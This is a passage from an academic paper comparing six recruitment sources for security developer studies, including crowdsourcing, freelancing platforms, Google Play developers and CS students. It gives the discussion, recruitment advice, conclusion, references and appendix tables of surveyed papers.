For the German student sample, due to translations and differing cultural and societal circumstances, participants were able to select a different number of answers for the gender, primary study field and caregiving question. We found no significant impact in the data due to this. Lastly, as recruitment channels change, we believe that this kind of study should be repeated from time to time.

7 Discussion

In this section, we discuss our experiences with the recruitment platforms used in this research and provide recommendations for platforms suitable for certain security study types.

As researchers need to consider their target population when deciding for or against recruitment platforms, we discuss insights from results below that can be helpful for recruitment decisions.

7.1 Participant Characteristics

Development experience, skills and knowledge: Development experience and skills are common selection criteria for secure development studies. Our results offer insights to researchers considering a variety of points along the experience spectrum, depending on their study's needs. We found students to have the least experience while Google Play developers have the highest overall and professional development experience. This finding is also backed up by the fact that most students reported working part-time or studying as their main occupation. In contrast, participants on Google Play and other platforms are older and report more years of experience as well as working full-time, which positively influence their experience. MTurk and Freelancer participants report the second-highest overall and professional development experience, respectively and can be considered reasonable developer recruitment alternatives to Google Play, with the benefit of offering faster recruitment.

Another relevant set of criteria for developer recruitment is the specific skill set participants may have, such as knowledge of a certain programming language or development area which could be useful for studies that want to research, e. g., a security aspect of Python programming. We found MTurk to be the most diverse as participants reported high proficiency levels for most development areas and languages. Google Play developers reported to be more proficient with Java and Kotlin, CS students with Java and Python, while participants on Freelancer and Upwork reported high proficiency with SQL and HTML/CSS. While some of these might be coincidental, it seems sensible to find Android developers to be skilled in Java, and that Java and Python are popular teaching languages for students.

Researchers also often need to balance their experience and skill needs with the amount of recruitment effort required. While we were able to recruit developers on all platforms we sampled, we found that on some, the recruitment was faster or easier. This was especially the case on Prolific and MTurk, as researchers can screen and hire developers in batches, while Upwork and Freelancer are focused on contract-work and therefore require researchers to hire one participant at a time.

Security experience, skills and knowledge: Overall, we found our participants to have experience in various areas of secure development. Regarding experience with security features, we found usage of input validation, authentication, API keys, encryption and password storage most common, especially widespread on Upwork, Freelancer and Google Play, suggesting a wider range of experience with secure development than within other samples. Regarding the frequency of secure development tools to find code problems, MTurk participants reported deploying them on a much more frequent basis than all other samples; we found no meaningful differences between the other samples. While we only regarded participants with development background in our analysis, we asked for experience with several other areas and find security-relevant job roles present in our samples, making recruitment of e. g. reverse engineers on Freelancer a more viable option than on Prolific or Google Play.

Overall, MTurk participants reported the highest values for most security-related questions, suggesting it is easier to recruit developers there. This includes job role diversity, especially in security-related disciplines such as reverse engineering or vulnerability research, as well as years of security experience and their security knowledge confidence, which was rated with the SSD-SES. While MTurk looks promising, we encountered a high number of invalid and very similar answers, likely due to multi-accounting, in our initial run. This required us to redo the sample with an adjusted screening that included programming skill questions from Danilova et al. [30]. We therefore recommend to use MTurk with caution and similar strict screening requirements to increase data quality. While we did not observe this problem on Prolific, we also could only rely on self-reported skill, and decided to redo this platform with the same screener. Future work should investigate our findings in more detail to better assess the recruitment of MTurk users for security development studies. As an alternative, Freelancer and Upwork participants also often reported high values (more than MTurk at some instances) on security-related questions. They are further viable options when researchers are trying to reach a diverse sample. On the other hand, we find students as well as Prolific participants to be less experienced with security, as they reported the least years of security experience, use security features least often, and had the lowest SSD-SES scores. We further found that participants who work in teams are more likely to have a security focus in their job or work on security-relevant tasks when compared to those who work alone. This is another pointer towards using platforms like MTurk, where comparatively more participants work in teams, to recruit security experts.

Sample Diversity. While participant experiences, skills and knowledge are important aspects of recruitment, diversity of demographics might also be essential for research projects. In our survey, Google Play developers report the highest average age and the widest age range, correlating with their high number of working years. CS students are the youngest. Regarding gender, we find an overwhelming majority of male participants over all platforms, which is sadly usual in security research. Only on Prolific (26.2%) and in the student sample (20.1%) we found a comparatively high number of female participants. Regarding ethnicity, we found Freelancer and MTurk to be the most diverse, while Google Play and Prolific resulted in very euro-centric samples. We argue that due to these findings, MTurk and Freelancer offer the widest degree of diversity within their samples.

7.2 Specific Recruitment Strategies

Crowdsourcing: The crowdsourcing platforms MTurk and Prolific offer a straightforward recruitment process. Although both did not offer screening opportunities besides pre-existing and potentially lacking filters, setting up additional screening surveys to find suitable participants is simple. However, we found cases of multi-accounting on MTurk that required us to use specific skill-based screening questions. On both the platforms, it is easy to quickly collect a large number of participants, but control over the sample is limited and dependent on the available filters, which can be insufficient when targetting a specific population. This can also lead to skewed populations, e. g. in case of the very euro-centric Prolific, or influenced by online trends [9]. We recommend MTurk for larger studies with more participants where some noise (i. e. fraud) in the data could be acceptable. Studies with a smaller number of required participants should use platforms like Freelancer or Upwork, where the data is less likely to be noisy. Besides, the slower recruitment should be less of an issue for smaller studies, and researchers can gather more information about the participants' experience via their profiles.

Freelancers: It was more complex to create job postings on Freelancer and Upwork, as these platforms are tailored towards recruiting only a few freelancers for more complex practical tasks such as programming a website, leading to comparatively high minimum wages per job of $10 or $5. Therefore, we needed to provide more information in the setup process about both the job, and our expectations for participants, but were able to directly communicate and sufficiently filter for qualified participants. However, this lead to some users trying to bargain with us which was much more time-consuming than the crowdsourcing platforms. On Upwork, it was possible to include screening questions into the job post. Between the two, we found recruiting on Upwork to be less complex and more intuitive, as well as having benefits such as easier and faster payment options. Additionally, we received only two applications on Freelancer, which forced us to manually contact participants. Therefore, we specifically recommend Upwork to recruit experienced developers for practical coding studies or similarly larger tasks.

Email Invites: We contacted both Google Play developers and students via email. While CS students can be reached using university mailing lists, access to these cannot be taken for granted for all research institutions or unaffiliated researchers. Although we only used public contact information from Google Play, the common practice of harvesting email addresses from GitHub commits is a legal gray area that researchers should be aware of [4]. Additionally, we found that many developer addresses are inactive or lead to ticket systems that might never reach a developer. Overall, distributing a survey via email is the fastest and cheapest, but also offers the worst response rates. As there is no platform for handling payments, offering compensation is more complex. Finally, sending unsolicited email invites is increasingly perceived as spam and the collection and use of non-public contact information is inhibited by emerging privacy laws such as the GDPR in the EU.

> Key Points | Recruitment Advice Developers were present on **all** platforms. **Google Play** developers are the most experienced, but focused on **Java and Android**. Students are **less experienced** than other platforms. While there are developers on **Prolific**, they are **less experienced in security topics**. **Crowdsourcing** platforms should only be used with filtering via **screening questions**, especially **MTurk**. **Freelancing** platforms require a lot of **manual work** and are **more expensive**. While **emails** are cheaper, they have **low response rates**.

8 Conclusion

In this work, we first identified common recruitment strategies for user studies with participants with software development experience. We extracted relevant survey questions from these papers, and designed and tested a questionnaire to study the general and security programming, knowledge, skills, and experience of participants. Finally, we surveyed 706 participants across six samples, and provide detailed insights into their survey responses. Overall, we found that participants across samples varied significantly, and that the characteristics of different recruitment strategies highly influenced their suitability for different study types. In future work, more recruitment platforms we excluded in our work should be investigated for a broader picture of viable recruitment methods for security development studies. Similar, future work could investigate developer samples with a different focus such as system administrators or security engineers. Finally, while we found that MTurk participants self-reported high overall and security experience, skills and knowledge at most instances, this particular finding should be further investigated.

References

[1] Accompanying Project Website. https://publications.teamusec.de/2022-usenix-dev-sampling/.

[2] ACM Conference on Compuer and Communications Security. http://www.sigsac.org/ccs.html (visited on 03/26/2021).

[3] Computer science conference(journal) rank: - aminer. https://www.aminer.org/ranks/conf?category_type=ccf&category=%E7%BD%91%E7%BB%9C%E4%B8%8E%E4%BF%A1%E6%81%AF%E5%AE%89%E5%85%A8&category_en=Network%20and%20Information%20Security (visited on 02/01/2022).

[4] GitHub Privacy Statement. https://docs.github.com/en/github/site-policy/github-privacy-statement (visited on 06/09/2021).

[5] HCI Guidelines for Gender Equity and Inclusivity. https://www.morgan-klaus.com/gender-guidelines.html (visited on 05/09/2021).

[6] Human Factors in Computing Systems. https://chi.acm.org/ (visited on 03/26/2021).

[7] IEEE Symposium on Security and Privacy. https://www.ieee-security.org/TC/SP-Index.html (visited on 03/26/2021).

[8] Network and Distributed Systems Security Symposium. https://www.ndss-symposium.org/ (visited on 03/26/2021).

[9] Prolific | Blog. https://blog.prolific.co/we-recently-went-viral-on-tiktok-heres-what-we-learned/ (visited on 06/09/2021).

[10] StackOverflow 2020 Developer Survey. https://insights.stackoverflow.com/survey/2020 (visited on 03/26/2021).

[11] Symposium on Usable Privacy and Security. https://www.usenix.org/conferences/byname/884 (visited on 03/26/2021).

[12] Top computer science conference ranking | research.com. https://research.com/conference-rankings/computer-science (visited on 02/01/2022).

[13] USENIX Security Symposium. https://www.usenix.org/conferences/byname/108 (visited on 03/26/2021).

[14] Yasemin Acar, Michael Backes, Sascha Fahl, Simson Garfinkel, Doowon Kim, Michelle L. Mazurek, and Christian Stransky. Comparing the Usability of Cryptographic APIs. In *Proc. 38th IEEE Symposium on Security and Privacy (SP'17)*. IEEE, 2017.

[15] Yasemin Acar, Michael Backes, Sascha Fahl, Doowon Kim, Michelle L. Mazurek, and Christian Stransky. You get where you're looking for: The impact of information sources on code security. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 289–305, May 2016.

[16] Yasemin Acar, Christian Stransky, Dominik Wermke, Michelle L. Mazurek, and Sascha Fahl. Security Developer Studies with GitHub Users: Exploring a Convenience Sample. In *Proc. 13th Symposium on Usable Privacy and Security (SOUPS'17)*. USENIX Association, 2017.

[17] Devon Adams, Alseny Bah, Catherine Barwulor, Nureli Musaby, Kadeem Pitkin, and Elissa M Redmiles. Ethics emerging: the story of privacy and security perceptions in virtual reality. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 427–442, 2018.

[18] M Ugur Aksu, Enes Altuncu, and Kemal Bicakci. A first look at the usability of openvas vulnerability scanner. In *Workshop on Usable Security (USEC) 2019*. NDSS, 2019.

[19] Noura Alomar, Primal Wijesekera, Edward Qiu, and Serge Egelman. " you've got your nice list of bugs, now what?" vulnerability discovery and management processes in the wild. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 319–339, 2020.

[20] Simon Anell, Lea Gröber, and Katharina Krombholz. End user and expert perceptions of threats and potential countermeasures. In *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 230–239. IEEE, 2020.

[21] Hala Assal and Sonia Chiasson. Security in the software development lifecycle. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 281–296, 2018.

[22] Louise M Axon, Bushra Alahmadi, Jason RC Nurse, Michael Goldsmith, and Sadie Creese. Sonification in security operations centres: what do security practitioners think? *arXiv preprint arXiv:1807.06706*, 2018.

[23] Steffen Becker, Carina Wiesen, Nils Albartus, Nikol Rummel, and Christof Paar. An exploratory study of hardware reverse engineering—technical and cognitive processes. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 285–300, 2020.

[24] Frank R Bentley, Nediyana Daskalova, and Brooke White. Comparing the reliability of amazon mechanical turk and survey monkey to traditional market research surveys. In *Proceedings of the 2017 CHI Conference Extended Abstracts on Human Factors in Computing Systems*, pages 1092–1099, 2017.

[25] Xander Bouwman, Harm Griffioen, Jelle Egbers, Christian Doerr, Bram Klievink, and Michel van Eeten. A different cup of {TI}? the added value of commercial threat intelligence. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 433–450, 2020.

[26] Karoline Busse, Julia Schäfer, and Matthew Smith. Replication: no one can hack my mind revisiting a study on expert and non-expert security practices and advice. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[27] George Chalhoub, Ivan Flechais, Norbert Nthala, and Ruba Abu-Salma. Innovation inaction or in action? the role of user experience in the security and privacy design of smart home cameras. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 185–204, 2020.

[28] Jesse Chandler, Cheskie Rosenzweig, Aaron J Moss, Jonathan Robinson, and Leib Litman. Online panels in social science research: Expanding sampling methods beyond mechanical turk. *Behavior research methods*, 51(5):2022–2038, 2019.

[29] Anastasia Danilova, Alena Naiakshina, Johanna Deuter, and Matthew Smith. Replication: On the ecological validity of online security developer studies: Exploring deception in a password-storage study with freelancers. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 165–183, 2020.

[30] Anastasia Danilova, Alena Naiakshina, Stefan Horstmann, and Matthew Smith. Do you really code? designing and evaluating screening questions for online surveys with programmers. *arXiv preprint arXiv:2103.04429*, 2021.

[31] Alexander De Luca, Sauvik Das, Martin Ortlieb, Iulia Ion, and Ben Laurie. Expert and non-expert attitudes towards (secure) instant messaging. In *Twelfth Symposium on Usable Privacy and Security ({SOUPS} 2016)*, pages 147–157, 2016.

[32] Erik Derr, Sven Bugiel, Sascha Fahl, Yasemin Acar, and Michael Backes. Keep me updated: An empirical study of third-party library updatability on android. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2187–2200, 2017.

[33] Constanze Dietrich, Katharina Krombholz, Kevin Borgolte, and Tobias Fiebig. Investigating system operators' perspective on security misconfigurations. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1272–1289, 2018.

[34] Pardis Emami-Naeini, Yuvraj Agarwal, Lorrie Faith Cranor, and Hanan Hibshi. Ask the experts: What should be on an iot privacy and security label? In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 447–464. IEEE, 2020.

[35] Ksenia Ermoshina, Harry Halpin, and Francesca Musiani. Can johnny build a protocol? co-ordinating developer and user intentions for privacy-enhanced secure messaging protocols. In *European Workshop on Usable Security*, 2017.

[36] Felix Fischer, Huang Xiao, Ching-Yu Kao, Yannick Stachelscheid, Benjamin Johnson, Danial Razar, Paul Fawkesley, Nat Buckley, Konstantin Böttinger, Paul Muntean, and Jens Grossklags. Stack Overflow Considered Helpful! Deep Learning Security Nudges Towards Stronger Cryptography. In *Proc. 28th Usenix Security Symposium (SEC'19)*. USENIX Association, 2019.

[37] Alexander Gamero-Garrido, Stefan Savage, Kirill Levchenko, and Alex C Snoeren. Quantifying the pressure of legal risks on third-party vulnerability research. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1501–1513, 2017.

[38] Yossi Gilad, Avichai Cohen, Amir Herzberg, Michael Schapira, and Haya Shulman. Are we there yet? on rpki's deployment and security. In *NDSS*, 2017.

[39] Peter Leo Gorski, Yasemin Acar, Luigi Lo Iacono, and Sascha Fahl. Listen to developers! a participatory design study on security warnings for cryptographic apis. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–13, 2020.

[40] Peter Leo Gorski, Luigi Lo Iacono, Dominik Wermke, Christian Stransky, Sebastian Möller, Yasemin Acar, and Sascha Fahl. Developers deserve security warnings, too: On the effect of integrated security advice on cryptographic {API} misuse. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 265–281, 2018.

[41] Julie M Haney and Wayne G Lutters. " it's scary... it's confusing... it's dull": How cybersecurity advocates overcome negative perceptions of security. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 411–425, 2018.

[42] Julie M Haney, Mary Theofanos, Yasemin Acar, and Sandra Spickard Prettyman. "we make it a big deal in the company": Security mindsets in organizations that develop cryptographic products. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 357–373, 2018.

[43] Norman Hänsch, Andrea Schankin, Mykolai Protsenko, Felix Freiling, and Zinaida Benenson. Programming experience might not help in comprehending obfuscated source code efficiently. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 341–356, 2018.

[44] Mokter Hossain. Users' motivation to participate in online crowdsourcing platforms. In *2012 International Conference on Innovation Management and Technology Research*, pages 310–315. IEEE, 2012.

[45] Luigi Lo Iacono and Peter Leo Gorski. I do and i understand. not yet true for security apis. so sad. In *Proc. of the 2nd European Workshop on Usable Security, ser. EuroUSEC*, volume 17, 2017.

[46] Harjot Kaur, Sabrina Klivan, Daniel Votipka, Yasemin Acar, and Sascha Fahl. Replication Package: "Where to Recruit for Security Development Studies: Comparing Six Software Developer Samples". https://doi.org/10.25835/wg7xhqmh, 2022.

[47] Mannat Kaur, Michel van Eeten, Marijn Janssen, Kevin Borgolte, and Tobias Fiebig. Human factors in security research: Lessons learned from 2008-2018. *arXiv preprint arXiv:2103.13287*, 2021.

[48] Aniket Kittur, Ed H Chi, and Bongwon Suh. Crowdsourcing user studies with mechanical turk. In *Proceedings of the SIGCHI conference on human factors in computing systems*, pages 453–456, 2008.

[49] Katharina Krombholz, Karoline Busse, Katharina Pfeffer, Matthew Smith, and Emanuel von Zezschwitz. "if https were secure, i wouldn't need 2fa" – end user and administrator mental models of https. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 246–263. IEEE, 2019.

[50] Katharina Krombholz, Wilfried Mayer, Martin Schmiedecker, and Edgar R. Weippl. "i have no idea what i'm doing" - on the usability of deploying HTTPS. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1339–1356. USENIX Association, 2017.

[51] Frank Li, Lisa Rogers, Arunesh Mathur, Nathan Malkin, and Marshini Chetty. Keepers of the machines: Examining how system administrators manage software updates for multiple machines. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[52] Abraham H Mhaidli, Yixin Zou, and Florian Schaub. " we can't live without them!" app developers' adoption of ad networks and their considerations of consumer risks. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[53] Ola Aleksandra Michalec, Dirk van der Linden, Sveta Milyaeva, and Awais Rashid. Industry responses to the european directive on security of network and information systems (nis): Understanding policy implementation practices across critical infrastructures. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 301–317, 2020.

[54] Dongliang Mu, Alejandro Cuevas, Limin Yang, Hang Hu, Xinyu Xing, Bing Mao, and Gang Wang. Understanding the reproducibility of crowd-reported security vulnerabilities. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 919–936, 2018.

[55] Alena Naiakshina, Anastasia Danilova, Eva Gerlitz, and Matthew Smith. On conducting security developer studies with cs students: Examining a password-storage study with cs students, freelancers, and company developers. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–13, 2020.

[56] Alena Naiakshina, Anastasia Danilova, Eva Gerlitz, Emanuel von Zezschwitz, and Matthew Smith. " if you want, i can store the encrypted password" a password-storage field study with freelance developers. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2019.

[57] Alena Naiakshina, Anastasia Danilova, Christian Tiefenau, Marco Herzog, Sergej Dechand, and Matthew Smith. Why do developers get password storage wrong? a qualitative usability study. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 311–328, 2017.

[58] Alena Naiakshina, Anastasia Danilova, Christian Tiefenau, and Matthew Smith. Deception task design in developer password studies: Exploring a student sample. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 297–313, 2018.

[59] Duc-Cuong Nguyen, Dominik Wermke, Yasemin Acar, Michael Backes, Charles Weir, and Sascha Fahl. A stitch in time: Supporting android developers in writing secure code. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1065–1077, Oct 2017.

[60] Timothy Nosco, Jared Ziegler, Zechariah Clark, Davy Marrero, Todd Finkler, Andrew Barbarello, and W Michael Petullo. The industrial age of hacking. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 1129–1146, 2020.

[61] Daniela Seabra Oliveira, Tian Lin, Muhammad Sajidur Rahman, Rad Akefirad, Donovan Ellis, Eliany Perez, Rahul Bobhate, Lois A DeLong, Justin Cappos, and Yuriy Brun. {API} blindspots: Why experienced developers write vulnerable code. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 315–328, 2018.

[62] Eyal Peer, Laura Brandimarte, Sonam Samat, and Alessandro Acquisti. Beyond the turk: Alternative platforms for crowdsourcing behavioral research. *Journal of Experimental Social Psychology*, 70:153–163, 2017.

[63] Stanley Presser, Mick P. Couper, Judith T. Lessler, Elizabeth Martin, Jean Martin, Jennifer M. Rothgeb, and Eleanor Singer. Methods for testing and evaluating survey questions. *Public Opinion Quarterly*, 68(1):109–130, March 2004.

[64] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. How well do my results generalize? comparing security and privacy survey results from mturk, web, and telephone samples. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1326–1343. IEEE, 2019.

[65] Elissa M Redmiles, Noel Warford, Amritha Jayanti, Aravind Koneru, Sean Kross, Miraida Morales, Rock Stevens, and Michelle L Mazurek. A comprehensive quality evaluation of security and privacy advice on the web. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 89–108, 2020.

[66] Andrew Ruef, Michael Hicks, James Parker, Dave Levin, Michelle L Mazurek, and Piotr Mardziel. Build it, break it, fix it: Contesting secure development. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 690–703, 2016.

[67] Sebastian Schnorf, Aaron Sedley, Martin Ortlieb, and Allison Woodruff. A comparison of six sample providers regarding online privacy benchmarks. 2014.

[68] Adam Shostack, Matthew Smith, Sam Weber, and Mary Ellen Zurko. Empirical Evaluation of Secure Development Processes (Dagstuhl Seminar 19231). *Dagstuhl Reports*, 9(6):1–25, 2019.

[69] Justin Smith, Lisa Nguyen Quang Do, and Emerson Murphy-Hill. Why can't johnny fix vulnerabilities: A usability evaluation of static analysis tools for security. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 221–238, 2020.

[70] Rock Stevens, Daniel Votipka, Elissa M Redmiles, Colin Ahern, Patrick Sweeney, and Michelle L Mazurek. The battle for new york: a case study of applied digital threat modeling at the enterprise level. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 621–637, 2018.

[71] Ben Stock, Giancarlo Pellegrino, Frank Li, Michael Backes, and Christian Rossow. Didn't you hear me?—towards more successful web vulnerability notifications. 2018.

[72] Kathryn T Stolee and Sebastian Elbaum. Exploring the use of crowdsourcing to support empirical studies in software engineering. In *Proceedings of the 2010 ACM-IEEE international symposium on Empirical software engineering and measurement*, pages 1–4, 2010.

[73] Mohammad Tahaei and Kami Vaniea. A Survey on Developer-Centred Security. In *Proc. 2019 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*. IEEE, 2019.

[74] Mary Theofanos, Brian Stanton, Susanne Furman, Sandra Spickard Prettyman, and Simson Garfinkel. Be prepared: How us government experts think about cybersecurity. In *Workshop on Usable Security (USec). Internet Society*, 2017.

[75] Tyler W Thomas, Madiha Tabassum, Bill Chu, and Heather Lipford. Security during application development: An application security expert perspective. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2018.

[76] Christian Tiefenau, Maximilian Häring, Katharina Krombholz, and Emanuel von Zezschwitz. Security, availability, and multiple information sources: Exploring update behavior of system administrators. In *Sixteenth Symposium on Usable Privacy and Security ({SOUPS} 2020)*, pages 239–258, 2020.

[77] Christian Tiefenau, Emanuel von Zezschwitz, Maximilian Häring, Katharina Krombholz, and Matthew Smith. A usability evaluation of let's encrypt and certbot: Usable security done right. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1971–1988, 2019.

[78] Artem Voronkov, Leonardo A Martucci, and Stefan Lindskog. System administrators prefer command line interfaces, don't they? an exploratory study of firewall interfaces. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[79] Daniel Votipka, Desiree Abrokwa, and Michelle L Mazurek. Building and validating a scale for secure software development self-efficacy. In *Proc. CHI Conference on Human Factors in Computing Systems (CHI'20)*. ACM, 2020.

[80] Daniel Votipka, Kelsey R Fulton, James Parker, Matthew Hou, Michelle L Mazurek, and Michael Hicks. Understanding security mistakes developers make: Qualitative analysis from build it, break it, fix it. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 109–126, 2020.

[81] Daniel Votipka, Seth Rabin, Kristopher Micinski, Jeffrey S Foster, and Michelle L Mazurek. An observational investigation of reverse engineers' processes. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 1875–1892, 2020.

[82] Daniel Votipka, Rock Stevens, Elissa Redmiles, Jeremy Hu, and Michelle Mazurek. Hackers vs. Testers: A Comparison of Software Vulnerability Discovery Processes. In *Proc. 39th IEEE Symposium on Security and Privacy (SP'18)*. IEEE, 2018.

[83] Charles Weir, Ben Hermann, and Sascha Fahl. From needs to actions to secure apps? the effect of requirements and developer practices on app security. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 289–305, 2020.

[84] Charles Weir, Awais Rashid, and James Noble. I'd like to have an argument, please: Using dialectic for effective app security. 2017.

[85] Dominik Wermke, Nicolas Huaman, Yasemin Acar, Brad Reaves, Patrick Traynor, and Sascha Fahl. A Large Scale Investigation of Obfuscation Use in Google Play. In *Proc. 34th Annual Computer Security Applications Conference (ACSAC'18)*. ACM, 2018.

[86] Flynn Wolf, Ravi Kuber, and Adam J Aviv. " pretty close to a must-have" balancing usability desire and security concern in biometric adoption. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2019.

[87] Khaled Yakdan, Sergej Dechand, Elmar Gerhards-Padilla, and Matthew Smith. Helping johnny to analyze malware: A usability-optimized decompiler and malware analysis user study. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 158–177. IEEE, 2016.

A Appendix: Literature survey tables

			Meta Data			Recruitment Strategies																										
Venue	**Year**	**Cite**	**Participants**	**#Participants**	**Compensation**	**GitHub**	**Google Play**	**CS Students**	**Contacts**	**Snowball**	**Sec. Events**	**Companies**	**Meetups**	**Flyers**	**Twitter**	**FB Groups**	**FB Ads**	**Slack**	**Reddit**	**Forums**	**Mailing Lists**	**Blogs**	**MTurk**	**Prolific**	**Upwork**	**Freelancer**	**Craigslist**	**LinkedIn**	**Xing**	**Others**
CCS	2016	[66]	O	301	-			●			●																			
	2017	[59]	D	40	P		●	●	●																					
	2017	[32]	D	203	-		●																							
	2017	[37]	E	114	N				●												●							●		●
	2017	[57]	D	20	P			●						●							●									
	2018	[33]	A	227	-						●	●									●									●
	2019	[77]	A	31	P			●													●									
CHI	2018	[75]	E	32	P				●	●	●																			
	2019	[56]	D	43	P																					●				
	2019	[86]	E	19	N				●		●																			
	2020	[79]	D, E	333	P, R				●			●	●					●	●	●				●	●			●		
	2020	[39]	D	25	N				●	●		●									●									
	2020	[55]	D	36	P				●	●		●																	●	
EuroUSEC	2017	[35]	D, E	21	N	●			●		●																			
	2017	[45]	D	55	N				●			●																		
	2017	[84]	E	12	N				●																					
	2020	[20]	E	8	R				●																					●
NDSS	2017	[38]	A, E	>100	N																●									
	2018	[71]	A	193	N	●																								●
S&P	2016	[87]	E	30	P			●				●																		
	2016	[15]	D	349	P		●	●					●								●						●			
	2017	[14]	D	256	-	●																								
	2018	[82]	E	25	N				●	●		●	●																	●
	2019	[49]	A	12	P				●			●									●									●
	2020	[34]	E	22	P				●	●		●																		
SOUPS	2016	[31]	E	16	P																									●
	2017	[16]	D	307	-	●																								
	2018	[41]	E	28	-				●	●		●																		●
	2018	[42]	O	21	N				●		●																			
	2018	[61]	D	109	P			●	●	●		●		●	●		●			●								●		
	2018	[58]	D	40	P			●						●							●									
	2018	[40]	D	53	-	●														●	●									
	2018	[17]	D	10	P												●		●	●										
	2018	[43]	D	66	P			●						●							●									
	2018	[21]	D	13	P				●											●										●
	2019	[52]	D	59	P, R		●		●				●			●			●								●	●		
	2019	[51]	A	119	P, R						●								●		●	●								●
	2019	[26]	E	75	N				●	●	●				●				●		●									
	2019	[78]	A	300	-				●										●	●	●									
	2020	[19]	E	53	R				●			●			●			●												
	2020	[23]	E	9	P			●	●																					
	2020	[53]	E	30	N				●	●	●																			●
	2020	[27]	O	20	N					●		●		●														●		
	2020	[29]	D	43	P																					●				
	2020	[76]	A	74	R				●		●				●				●	●										
	2020	[69]	D	12	N																									
USEC	2017	[74]	E	23	-							●																		
	2018	[22]	E	41	N				●																					
	2019	[18]	E	10	-							●																		
USENIX	2017	[50]	A, E	35	N			●			●	●																		
	2018	[70]	A, O	25	-							●																		
	2018	[54]	E, O	43	N							●																		
	2019	[36]	D	27	P																●									
	2020	[65]	E	41	PP				●						●							●						●		
	2020	[25]	E	14	N				●																			●		
	2020	[81]	D	16	P				●		●	●							●	●										
	2020	[83]	D	335	N		●																							
	2020	[60]	O	12	N									●																●
	2020	[80]	O	94	N						●																			

Table 3: Paper collection after evaluation of previous expert studies in usable security research.
Participants: O = Other, D = Dev, A = Admin, E = Expert; **Compensation:** P = Payment, PP = Performance based, R = Raffle, - = None, N = Not Explicitly Mentioned

Venue	Cite	Author	Papers
CCS	[66]	Ruef et al.	Build It, Break It, Fix It: Contesting Secure Development
	[59]	Nguyen et al.	A Stitch in Time: Supporting Android Developers in WritingSecure Code
	[32]	Derr et al.	Keep me Updated: An Empirical Study of Third-Party Library Updatability on Android
	[37]	Gamero-Garrido et al.	Quantifying the Pressure of Legal Risks on Third-party Vulnerability Research
	[57]	Naiakshina et al.	Why Do Developers Get Password Storage Wrong? A Qualitative Usability Study
	[33]	Dietrich et al.	Investigating System Operators' Perspective on Security Misconfigurations
	[77]	Tiefenau et al.	A Usability Evaluation of Let's Encrypt and Certbot: Usable Security Done Right
CHI	[75]	Thomas et al.	Security During Application Development: an Application Security Expert Perspective
	[56]	Naiakshina et al.	"If you want, I can store the encrypted password": A Password-Storage Field Study with Freelance Developers
	[86]	Wolf et al.	"Pretty Close to a Must-Have": Balancing Usability Desire and Security Concern in Biometric Adoption
	[79]	Votipka et al.	Building and Validating a Scale for Secure Software Development Self-Efficacy
	[39]	Gorski et al.	Listen to Developers! A Participatory Design Study on Security Warnings for Cryptographic APIs
	[55]	Naiakshina et al.	On Conducting Security Developer Studies with CS Students: Examining a Password-Storage Study with CS Students, Freelancers, and Company Developers
EuroUSEC	[35]	Ermoshina et al.	Can Johnny Build a Protocol? Co-ordinating developer and user intentions for privacy-enhanced secure messaging protocols
